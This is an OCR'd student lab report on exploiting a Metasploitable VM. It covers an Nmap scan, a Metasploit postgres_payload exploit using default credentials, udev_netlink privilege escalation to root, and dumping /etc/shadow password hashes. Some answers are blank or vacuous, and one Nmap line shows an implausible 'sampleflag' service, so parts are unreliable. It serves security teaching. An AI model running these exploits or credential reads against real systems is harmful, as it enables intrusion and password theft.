
Lab 7.1: Remote and Local Exploitation

Lab 7.1: Part 1 – Nmap and OpenVAS

1. Question 4




2. Question 7

```
root@kali2:~# nmap 203.0.113.100 --system-dns

Starting Nmap 6.47 ( http://nmap.org ) at 2025-10-18 15:44 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
23/tcp   open   telnet
25/tcp   open   smtp
80/tcp   open   http
110/tcp  open   pop3
443/tcp  open   https
1099/tcp closed rmiregistry
3306/tcp open   mysql
3389/tcp open   ms-wbt-server
5432/tcp open   postgresql
8180/tcp closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
root@kali2:~#
```


3. Question 9



4. Research and describe what **OpenVAS** is

OpenVAS is an open-source vulnerability scanning tool used to identify security weaknesses in computer systems and networks.


5. Question 17



6. Question 18

Lab 7.1: Part 2 – Attacking the Target

1. Question 6



2. Question 13

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) >
```

3. Question 19

```
msf auxiliary(postgres_login) > use exploit/linux/postgres/postgres_payload
```

4. Question 22

```
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

5. Question 23

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOST     203.0.113.100    yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

6. Question 26

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
```

Lab 7.1: Part 3 – Privilege Escalation

1. Question 2

```
msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

2. Question 6

```
meterpreter > execute -f /bin/bash -i
Process 14927 created.
Channel 1 created.
```

3. Question 7

```
root@metasploitable:/# whoami
root
```

4. Question 8

```
root@metasploitable:/# tail /etc/shadow
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMci2pO/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
root@metasploitable:/# cat /etc/shadow
root:$1$h0oYf/69$l4JuFV3DF5bCyI2Maifaa/:16467:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
```

5. Why are we now able to look into these files and not in the last lab?

Because the focus of the last lab was different.

Lab 7.1: Part 4 – Lessons Learned

This lab clarified that vulnerability discovery and exploitation are two sides of the same process. Moving from Nmap service fingerprinting to OpenVAS prioritization helped me build a narrative from “what’s open” to “what’s exploitable,” rather than treating scans as a checklist. I was surprised by how frequently a “medium”-rated issue became the real entry point when paired with default credentials or lax file permissions. Small environmental details like PATH order, SUID bits, and service account scopes created dependable privilege-escalation routes. The hardest part was resisting overreliance on tools: OpenVAS findings still needed manual validation, and several promising CVEs didn’t match the target’s exact version or configuration.